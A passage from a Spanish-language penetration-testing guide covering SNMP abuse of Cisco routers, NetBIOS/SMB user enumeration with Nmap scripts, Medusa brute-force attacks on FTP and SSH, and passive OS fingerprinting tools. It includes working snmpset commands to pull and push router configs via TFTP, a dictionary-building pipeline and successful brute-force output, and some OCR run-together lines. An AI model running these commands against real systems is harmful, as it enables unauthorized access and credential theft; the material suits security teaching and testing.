SNMPv2-MIB::sysDescr.0 = STRING: Cisco Internetwork Operating System Software
IOS (tm) s72033_rp Software (s72033_rp-IPSERVICESK9-M), Version 12.2(18)SXF9, R$
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2007 by cisco Systems, Inc.
Compi
SNMPv2-MIB::sysObjectID.0 = OID: SNMPv2-SMI::enterprises.9.1.283
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (1639337407) 189 days, 17:42:5$
SNMPv2-MIB::sysContact.0 = STRING:
SNMPv2-MIB::sysName.0 = STRING: CPD.example.local
SNMPv2-MIB::sysLocation.0 = STRING:
SNMPv2-MIB::sysServices.0 = INTEGER: 78
SNMPv2-MIB::sysORLastChange.0 = Timeticks: (0) 0:00:00.00
[…]
```

Incluso si se contara con los permisos adecuados, podría volcarse la *running-config* del mismo a un tftp local.

```
Ej: snmpset v1 -c ORARW Router .1.3.6.1.4.1.9.2.1.55.192.128.254.221 s router.cfg
```

Con el parámetro -C se especifica la *community string* previamente capturada con *onesixtyone* seguida de el OID writeNet[139] de Cisco **1.3.6.1.4.1.9.2.1.55,** concatenado con la IP que está corriendo el servidor tftp. El parámetro **S** únicamente especifica que el nombre que le sigue es un *string*, que se corresponde con el nombre de la *running-config* que se almacenará en /tmp. Alguno de los ataques que podría llevarse a cabo una vez que se descarga la *running config* va desde reemplazar *passwords* y modificar ACLs para permitir determinado tráfico, hasta la creación de túneles GRE que permitan hacer un *man-in-the-middle* en una WAN. La forma de enviar la *config* modificada hacia el *router* sigue la misma sintáxis que para su descarga, pero especificando el OID *hostConfigSet* **1.3.6.1.4.1.9.2.1.53.**

```
Ej: snmpset -t 60 172.16.99.22 private .1.3.6.1.4.1.9.2.1.53. 192.128.254.221
```

[139] **Moving Files and Images Between a Router and TFTP Server via SNMP**
http://www.cisco.com/en/US/tech/tk648/tk362/technologies_tech_note09186a008009463e.shtml

5.3. NETBIOS/SMB *ATTACKS*

Sin lugar a duda, uno de los protocolos mas explotados en plataformas Windows es el conocido *Netbios*. Dicho protocolo es utilizado principalmente con el servicio «*Compartir archivos e impresoras para redes Microsoft*» con el que se pude compartir recursos con otros equipos de la red. En una red con *Netbios*, cada máquina se identifica con un nombre único y la comunicación con otros equipos se realiza bien utilizando difusiones *broadcast* (para resolver y difundir nombres), estableciendo una conexión o bien utilizando datagramas NetBIOS[140].

Cuando un equipo anuncia su presencia (nombre y grupo) en la red, también informa sobre el tipo de servicios que ofrece (si se trata de un servidor de ficheros, un servidor RAS, un *Network Monitor Agent*, etc). Cualquier analizador de protocolos podría resultar útil para visualizar todo este tipo de información aunque destacaremos ***smb4k*** por estar diseñado específicamente para tratar con SMB (es un *front-end* de la "*Samba Software Suite*").




Figura 104: SMB4K

Smb4k *escanea* de forma activa la red en busca de *hosts*, grupos de trabajo y recursos compartidos, mostrando también recursos ocultos tales como IPC$ y ADMIN$ e indicando S.O. y *Service Pack*. Aunque es difícil encontrar instalaciones de equipos Windows NT 4.0 o Windows 2000 vulnerables a "***NULL Session Attacks***"[141], todavía es posible aprovechar las debilidades de smb para llevar a cabo ataques "***Smb Replay***"[142], o directamente hacer un *brute-force* con los nombres de usuario. Veamos este último caso.

---

[140] **Comprendiendo NetBios**
http://olsacupy.berlios.de/html/samba-familiarizandose-con-una-red-smb.html

[141] **NULL Sessions in NT/2000**
www.sans.org/reading_room/whitepapers/windows/Fnull-sessions-nt-2000_286

[142] **Defeating Win32 Network Security With NTLM**
http://www.tarasco.org/security/smbrelay/paper_smbrelay_ES.pdf

5.3.1. Nbstat.nse

Nmap cuenta con numerosos scripts NSE orientados a SMB que pueden ahorrar mucho tiempo a la hora de buscar recursos compartidos, conseguir nombres de usuario o buscar vulnerabilidades.

El *script* **nbstat.nse** intentará recuperar los nombres *netbios*, la MAC, nombre de la máquina y el usuario actualmente *logueado*.

```
root@bt:~# nmap -sU --script nbstat.nse -p137 192.168.254.0/24
Starting Nmap 5.21 ( http://nmap.org ) at 2011-06-22 12:36 CESTNSE: Script Scanning completed.Nmap scan
report for 192.168.254.50
Host is up (0.00025s latency).
PORT    STATE SERVICE
137/udp open  netbios-ns
MAC Address: 00:18:F3:38:D1:B2 (Asustek Computer)
Host script results:
| nbstat:
|   NetBIOS name: TESTLAB-PC, NetBIOS user: <unknown>, NetBIOS MAC: 00:18:F3:38:D1:B2
|   Names
|     TESTLAB-PC<00>      Flags: <unique><active>
|     WORKGROUP<00>       Flags: <group><active>
|     TESTLAB-PC<20>      Flags: <unique><active>
|_    WORKGROUP<1e>       Flags: <group><active>
Nmap scan report for 192.168.254.63Host is up (0.00041s latency).PORT    STATE SERVICE137/udp open
netbios-nsMAC Address: 00:50:56:C6:66:21 (VMware)

Host script results:
| nbstat:
|     NetBIOS name: BORJA-PC, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:C6:66:21
|     Names
|         BORJA-PC <00>                   Flags: <unique><active>
|         GRUPO_TRABAJO<00>       Flags: <group><active>
|         BORJA-PC <20>                   Flags: <unique><active>
|         GRUPO_TRABAJO<1e>       Flags: <group><active>
|         GRUPO_TRABAJO<1d>       Flags: <unique><active>
|_       \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
Nmap scan report for 192.168.254.81
Host is up (0.00053s latency).
PORT    STATE SERVICE
137/udp open  netbios-ns
MAC Address: 00:15:B7:E7:43:32 (Toshiba)

Host script results:
| nbstat:
|   NetBIOS name: SPAMTRAPS, NetBIOS user: <unknown>, NetBIOS MAC: 00:15:B7:E7:43:32
|   Names
|     SPAMTRAPS <00>      Flags: <unique><active>
|     WORKGROUP<00>       Flags: <group><active>
|_   SPAMTRAPS <20>       Flags: <unique><active>
 […]
```

5.3.2. Smb-enum-users.nse

Por otro lado, **smb-enum-users.nse** intentará listar los usuarios Windows de forma remota. Conocer dichos usuarios permitirá crear un diccionario con el cual hacer un *brute-force* posterior, no solamente con SMB, sino también con otros servicios FTP, WEB, SSH, etc.

Para conseguir los nombres de usuario, *Nmap* implementa dos métodos[143]: **LSA *bruteforcing*** y **SAMR *enumeration***, cada uno con ciertas ventajas y desventajas. El primero de ellos intenta hacer un *brute-force* de los (RID) de los usuarios de forma que tratará de convertir de forma secuencial cada *Relative-ID* a su *username* correspondiente. Aunque se consiguen más cuentas mediante LSA (incluidos grupos y alias), este método genera casi el doble de paquetes que empleando SAMR, por lo que puede dar la voz de alarma ante un IDS o el propio *event log* de Windows.

SAMR por otro lado, además de ser más ligero, devuelve más información que el *username*, como por ejemplo el *fullname* y la descripción. Véase a continuación cómo crear un diccionario a partir de un conjunto de máquinas de la red 172.16.120.0/24:

```
root@bt:~# nmap -sU -sS --script smb-enum-users.nse -p U:137,T:139
172.16.120.38,45,154,155,156,157

Starting Nmap 5.21 ( http://nmap.org ) at 2011-06-28 14:48 CEST
NSE: Script Scanning completed.
Nmap scan report for mawso.mordor.example.local (172.16.120.38)
Host is up (0.00085s latency).
PORT    STATE         SERVICE
139/tcp open          netbios-ssn
137/udp open|filtered netbios-ns

Host script results:
| smb-enum-users:
|   TEST\_terrac_c (RID: 1211)
|   TEST\bmerino (RID: 1138)
|   TEST\bmmrino (RID: 1577)
|   TEST\cperezh (RID: 1509)
|   TEST\camartin (RID: 1592)
|   TEST\tgilso (RID: 1578)
|_ TEST\tgilso_ (RID: 1409)

Nmap scan report for virtual-m.lab.test.example.local (172.16.120.156)
Host is up (0.00087s latency).
PORT    STATE         SERVICE
139/tcp open          netbios-ssn
137/udp open|filtered netbios-ns

Host script results:
| smb-enum-users:
|   MORDOR\st-laboratorio (RID: 2002)
|_    Flags:       Normal user account

[…]
```

[143] **SMB-ENUM-USERS NSE Script**
http://nmap.org/nsedoc/scripts/smb-enum-users.html

```
root@bt:~# nmap -d -p445 --script=smb-enum-users 172.16.120.38,45,154,155,156,157 | grep -v \\"$" | grep -v Tmpl |grep
    RID |cut -d "\\" -f2 |cut -d"(" -f1 |sed 's/.$//' | sort -u > diccionario.txt
root@bt:~# wc -l diccionario.txt
269 diccionario.txt
root@bt:~# cat diccionario.txt | tail -n10
testuser
tgerardo
trust-vm
utilio
uucp
vicente.n
wiki.user
www-data
xher
xomn
root@bt:~#
```

Con el diccionario creado se utilizará *medusa* para hacer un ataque por fuerza bruta contra algunos servicios. El fichero /root/passwords contendrá los nombres de diccionario.txt más una lista de *passwords* comunes:

```
root@bt:~# medusa -h 192.168.1.40 -L -F -U /root/diccionario.txt -P /root/passwords -M ftp
Medusa v2.0 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.1.40 (1 of 1, 0 complete) User: bmerino (1 of 269, 0 complete) Password:
1234 (1 of 500 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.1.40 (1 of 1, 0 complete) User: bmerino (1 of 269, 0 complete) Password:
bmerino (2 of 500 complete)
ACCOUNT FOUND: [ftp] Host: 192.168.1.40 User: bmerino Password: bmerino [SUCCESS]

root@bt:~# medusa -h 192.168.1.40 -L -F -U /root/diccionario1.txt -P /root/passwords -M ssh
Medusa v2.0 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.1.40 (1 of 1, 0 complete) User: root (1 of 100, 0 complete) Password:
root (1 of 500 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.40 (1 of 1, 0 complete) User: root (1 of 100, 0 complete) Password:
toor (2 of 500 complete)
...
ACCOUNT CHECK: [ssh] Host: 192.168.1.40 (1 of 1, 0 complete) User: root (1 of 100, 0 complete) Password:
12345 (31 of 500 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.1.40 User: root Password: 12345 [SUCCESS]
```

5.4. *FINGERPRINTING* PASIVO

Una de las herramientas más interesantes para obtener información de forma pasiva es **Satori,** desarrollada por **Eric Kollmann**[144]. Las ventajas de *escanear* tráfico pasivamente son obvias al no enviar ningún paquete desde nuestro equipo, limitándose únicamente a escuchar tráfico, lo que le hace totalmente transparente a IDS/IPS o *firewalls*. Satori utiliza WinPcap/LibPCap, al igual que *Wireshark*, para escuchar paquetes en la *interface* de red seleccionada permitiendo identificar el sistema operativo de múltiples plataformas así como gran cantidad protocolos: HPSP (*HP switch protocol*), CPD (*Cisco Discovery Protocol*), DHCP, (*Dynamic Host Configuration Protocol*), SMB (*Server Message Block*) y protocolos de *enrutamiento* como OSPF y EIGRP.

5.4.1. Satori

Satori se convierte en una excelente fuente de información sobre protocolos capa 2 y 3 que más adelante se podrán explotar con herramientas como *Yersinia* o *Loki*.

Una de las características más novedosas de esta herramienta es el DHCP *footprinting* (DHCP v6 incluido). *Satori* tiene en cuenta determinadas variables relacionadas con los diversos tipos de solicitudes/respuesta DHCP (*DHCP Discovery, DHCP Offer, DHCP Request, DHCP Acknowledge, DHCP Release y DHCP Inform*) para determinar el sistema operativo que hay detrás de ellos. Por ejemplo, tiene en cuenta el tiempo de retrasmisión entre paquetes *DHCP Discover* cuando el servidor DHCP[145] no responde o no está presente.




Figura 105: Parámetros DHCP (Wireshark)

[144] **Chatter on the Wire: How excessive network traffic gives away too much!**
http://myweb.cableone.net/xnih/
Fingerprinting Pasivo - Satori
http://www.hacktimes.com/fingerprinting_pasivo_-_satori/

[145] **DHCP Lease Renewal and Rebinding Processes**
http://www.tcpipguide.com/free/t_DHCPLeaseRenewalandRebindingProcesses-2.htm

Analizando el tiempo de retransmisión de cada paquete, el valor almacenado en el campo ***Seconds Elapsed*** (campo de 2 bytes prefijado por el cliente en el que especifica al servidor dhcp el tiempo que ha transcurrido desde que intentó conseguir una IP o hacer un *renew*), el **TransactionID** (número aleatorio utilizado por el cliente y servidor para referenciar las transacciones), el valor **TTL** (Time to Live), etc. es posible hacer distinciones entre diversos sistemas operativos.




Figura 106: Transaction ID / Seconds elapsed

Satori también tiene en cuenta los valores del campo "*options*" para hacer *footprinting*. Ciertos S.O. se caracterizan por fijar determinados parámetros del *bootstrap* en cierto orden; por ejemplo la opción 55 (*Parameter Request List*) en un Windows XP podría mantener el siguiente orden a la hora de solicitar parámetros en un DHCP Request: 1,15,3,6,44,46,47,31,33,249,43 mientras que un Windows Vista 1,15,3,6,44,46,47,31,33,121,249,43,252.

Otras opciones de interés son "option 61" (*Client identifier*), "option 77" (*User Class Information*), "option 93" (*Client System Architecture*), etc. Puede verse un análisis detallado sobre DHCP *Footprinting,* así como de dichas opciones en el *paper* técnico de Eric Kollmann "**Chatter on The Wire**"[146].

Dejando de lado el método de detección mediante el protocolo DHCP, se muestra un ejemplo práctico desde la versión gráfica de *Satori* (Windows). Una vez comience a capturar tráfico, se empezará a ver multitud de protocolos, versiones de S.O., dispositivos de red, etc. Pueden seleccionarse los *plugins* que se desee para detectar diversos tipos de protocolos o, como en el siguiente ejemplo, especificar desde la ventana principal aquel en el que estemos interesados. En la figura se muestra un paquete CDP (*Cisco Discovery Protocol*) enviado por un *router* Cisco, a partir del cual puede verse la *interface* por la que fue enviado (FastEthernet2/1), el ID del mismo (RouterInteco12), su IOS (12.2(6)) y plataforma (7206).

[146] **Chatter on the Wire: A look at excessive network traffic and what it can mean to network security**
myweb.cableone.net/~xnih/download/OS%20FingerPrint.pdf




Figura 107: Tráfico CDP desde Satori

Esta información puede ser utilizada más adelante para llevar a cabo diferentes acciones; por ejemplo, tras una búsqueda en Google se observa que dicha IOS es vulnerable cuando está configurado con GRE IP, permitiendo a un atacante eludir restricciones de seguridad como ACLs, o directamente causar un DOS en el dispositivo[147]. Otra opción es utilizar **RAT** (*Router Audit Tool*[148]) para llevar un análisis más exhaustivo del dispositivo, la **suite Irpas**[149] para lanzar un DOS con CDP, etc.

Satori también dispone de su versión para Linux, aunque en este caso únicamente hace uso de DHCP, TCP, P0f y Ettercap *fingerprintings* para detectar máquinas. Para dejar escuchando Satori en una interface en modo pasivo:

```
root@bt:~#./satori -i eth0 -p all -d -u
Version: 0.1.2 -> 2009-09-09
binding to interface: eth0
Data Link Type: (1) EN10MB
Version: libpcap version 1.0.0
0.0.0.0;AA:00:04:00:0A:04;DHCP;Ubuntu 8.10 based distro [5]; Ubuntu 7.x based distro [5];
    Request;53,50,12,55;1,28,2,3,15,6,119,12,44,47,26,121,42;
192.168.254.251;00:50:56:97:00:27;DHCP;
    SA;5672:60:0:60:M1430,S,T,N,W6:AT
192.168.254.60;00:16:E6:78:6C:84;DHCP;Windows Vista [12]; Windows Server 2008 [12]; Windows 7
    [12]; Windows XP SP3 [7]; Windows XP [7]; Windows 2000 [7]; Windows Server 2003 [7]; Cisco IP
    Phone [5];
    Inform;53,61,12,60,55;1,15,3,6,44,46,47,31,33,121,249,43,252;MSFT 5.0
208.43.202.55;00:10:DB:FF:40:80;Ettercap;Linux.2.4.20-web100 [5];
    SA;16A0:05B4:40:07:1:1:1:1:A:3C
```

147 **Cisco IOS Multiple GRE Source Routing Vulnerabilities**
http://www.juniper.net/security/auto/vulnerabilities/vuln19878.html

148 **Router Audit Tool: Securing Cisco Routers Made Easy!**
http://www.sans.org/reading_room/whitepapers/networkdevs/router-audit-tool-securing-cisco-routers-easy_238

149 **Cisco bajo fuego**
http://www.netsecure.com.ar/2010/11/30/cisco-bajo-fuego/

5.4.2. Yersinia

Yersinia también permite escuchar de forma pasiva multitud de protocolos de capa 2 y 3 (STP, VTP, CDP, ISL, etc) que se envían a direcciones *multicast/broadcast*, con la ventaja de poder iniciar ataques contra los mismos desde la propia interfaz. En la siguiente imagen se observa tráfico HSRP (*Hot Standby Router Protocol*), protocolo capa 3 propietario de Cisco que permite crear un clúster de *routers* redundantes mediante direcciones virtuales y monitorizar su estado. El objetivo es disponer de *routers* de respaldo en el caso de que se produzca un fallo de red en el *router* principal. El problema es que muchos administradores no implementan una adecuada autenticación del protocolo (md5 en este caso) y, como vemos, ha dejado la cadena de autenticación "Cisco" por defecto. Con esta información, no sería complejo llevar a cabo un *man-in-the-middle* de forma que el equipo atacante se hiciera pasar por el *router* Maestro [150]. Únicamente sería necesario enviar paquetes al grupo 01 con un valor Priority de 255 para conseguir que todo el tráfico pase a través del atacante.




Figura 108: Captura de tráfico HSRP desde Yersinia

5.4.3. SinFP

Con un funcionamiento similar, pero permitiendo tanto *fingerprinting* activo como pasivo, ***SinFP***[151] permite detectar el S.O. aceptando como entrada un fichero .pcap o bien *sniffando* paquetes en una interface (*inline mode*). *SinFP* parte del supuesto de que el equipo víctima únicamente tiene un puerto *open* y se encuentra detras de un *Firewall Stateful* para llevar a cabo el *active fingerprinting*, por lo que intenta usar la menor cantidad de paquetes para deducir el S.O.

---

[150] **Hijacking HSRP**
http://packetlife.net/blog/2008/oct/27/hijacking-hsrp/
Man in the Middle en entornos VRRP
http://www.securityartwork.es/2011/10/17/man-in-the-middle-en-entornos-vrrp-i/
http://www.securityartwork.es/2011/10/18/man-in-the-middle-en-entornos-vrrp-ii/

[151] **SinFP, Unification Of Active And Passive Operating System Fingerprinting**
http://www.gomor.org/files/sinfp-jcv.pdf

Basado en este supuesto, *SinFP* envía por defecto tipos de tramas siguiendo el estándar IETF para intentar generar una firma que identifique unívocamente al sistema operativo a partir del análisis de las cabeceras TCP de las respuestas generadas (*Windows size*, mss, tll, etc) por el equipo.

La primera petición envía un TCP SYN sin ninguna opción TCP, el segundo es un TCP SYN con varias opciones TCP y el tercero es un TCP SYN + ACK. Los dos primeros paquetes obligarán a generar una respuesta para completar la conexión a tres pasos (en la mayoría de los casos), mientras que el último paquete generará una respuesta TCP RST+ACK. Aunque éste es el comportamiento por defecto, también es posible enviar los primeros dos paquetes o únicamente uno de ellos.

Esta opción será útil en aquellos entornos en los que exista un *firewall* o dispositivos de filtrado entre nuestra máquina y el objetivo, ya que en dicho escenario el *firewall* (con una *Stateful Filtering Policy*) ante un TCP SYN + ACK podría contestar de parte del equipo objetivo con su propio TCP RST + ACK generando una firma incorrecta. La ausencia de cualquier respuesta no será considerada a la hora de construir la firma. En la imagen puede verse un ejemplo de su uso:




Figura 109: SinFP scan

En el ejemplo ejecutamos lo siguiente:

```
sinfp.pl -ai 192.168.254.59 -p 80 -A BH0FH0WH2OH0MH0 -s sinfp-latest.db
```

La cadena BH0FH0WH2OH0MH0 se denomina "*Deformation Mask*" y permite ignorar determinados valores de los campos de cabecera TCP en las respuestas generadas por el equipo víctima. Suele emplearse para intentar afinar lo máximo posible cuando, *sinFP*, no es capaz de identificar la firma mediante los 3 tipos de paquetes P1 (TCP SYN), P2 (TCP SYN) y P3 (TCP SYN + ACK). Como se comentó anteriormente, es probable que determinados dispositivos de filtrado (o simplemente routers) se encuentren entre la máquina y el objetivo y modifiquen ciertos campos que dificulten la detección del sistema operativo.

Con estas máscaras se indican qué valores de la cabecera se pretende ignorar o dar cierta flexibilidad mediante el uso de expresiones regulares. En este caso, únicamente se ha ignorado el tamaño de ventana (W).

La forma que *sinFP* tiene de trabajar en modo pasivo cambia radicalmente al no enviar ningún tipo de paquete y no controlar, por tanto, la forma en la que estas respuestas son construidas. A diferencia de su modo activo donde es posible controlar la respuesta que genera la máquina objetivo por el tipo de solicitud realizada, en este caso se recibirán tramas de respuestas para solicitudes no realizadas desde la máquina del atacante, dificultando la detección del sistema operativo. Para afrontar este problema, es recomendable hacer uso del algoritmo heurístico (opción -H) que implementa *sinFP* y utilizar *deformation masks* para acotar la identificación del SO. La salida en este caso, pasándole como argumento un fichero .pcap previamente obtenido con *tshark*, sería la siguiente:

```
root#~$/usr/local/sinfp/bin/sinfp.pl -P -H -f eth0.pcap -s sinfp-latest.db | grep -vi unable | grep -i ipv4 | sort -u
IPv4: BH0FH0WH0OH1MH0/P2: Access point: OpenWRT: 2.4.x
IPv4: BH0FH0WH0OH1MH0/P2: Firewall: Linux: 2.4.x with FireWall-1
IPv4: BH0FH0WH0OH1MH0/P2: GNU/Linux: Linux: 2.4.x
IPv4: BH0FH0WH0OH1MH0/P2: GNU/Linux: Linux: 2.6.x
IPv4: BH0FH0WH0OH2MH0/P2: Access point: OpenWRT: 2.4.x
IPv4: BH0FH0WH2OH0MH0/P2: Router: PacketShaper: unknown
IPv4: BH0FH0WH2OH0MH0/P2: Router: PIX: 6.3
IPv4: BH0FH0WH2OH0MH0/P2: Router: PIX: 7.0
IPv4: BH0FH0WH2OH0MH0/P2: Switch: CatalystOS: 6.3
IPv4: BH0FH0WH2OH0MH0/P2: Switch: Digi: PortServer II
IPv4: BH0FH0WH2OH0MH0/P2: Unix: AIX: 5.2
IPv4: BH0FH0WH2OH0MH0/P2: Unix: HP-UX: 10.20
```

Figura 110: SinFP scan (.pcap file)

Nota: La última versión de la base de datos de firmas (fichero sinfp-latest.db) está disponible en http://www.gomor.org/files/sinfp-latest.db

5.4.4. NetworkMiner

Por último, empleando las bases de datos de *Satori, P0f y Ettercap*, se encuentra ***NetworkMiner*.** Se trata de una herramienta de análisis forense de red (NFAT) para plataformas Windows que también puede dar mucho juego a la hora de capturar e identificar máquinas de forma pasiva o bien a partir de un .pcap.

NetworkMiner ofrece otras ventajas añadidas frente a las herramientas anteriores, como por ejemplo la extracción de credenciales de determinados protocolos (los cuales se muestran bajo la pestaña "*Crendentials*"), extracción de certificados y ficheros de protocolos como FTP, TFTP, HTTP y SMB, tráfico IEEE 802.11, parámetros enviados por HTTP POST/GET, SQL *queries*, etc. Además, proporciona una lista de todas las sesiones establecidas por cada *host* por lo que suele ser utilizado por administradores de red como herramienta adicional de seguridad con la que hacer un seguimiento de las conexiones de cada equipo, correlacionar tráfico y detectar nuevas máquinas en la red.




Figura 111: Wireshark Vs NetworkMiner

Estas ventajas también pueden resultar beneficiosas para un atacante, ya que permite, mediante un uso muy simple y una interfaz muy intuitiva, obtener gran cantidad de información que puede ser utilizada, y más aún si se usa junto a herramientas como *Ettercap* o *Cain*. Para ver las diferencias y ventajas que proporciona NetworkMiner frente a un analizador de protocolos como Wireshark, pueden verse las diferencias entre el mismo fichero .pcap visto en ambas interfaces.

Como se observa en la imagen, *NetworkMiner* está pensado para facilitar la visualización y comprensión de las conexiones de red, además de hacer *footprinting* de los equipos detectados mediante los métodos empleados en casos anteriores (dhcp, *stack* tcp/ip, etc). Otra fuente de información que ofrece esta herramienta son los *handshakes* iniciales de las sesiones SSH, así como su versión y la aplicación SSH empleada.




Figura 112: Banner SSH

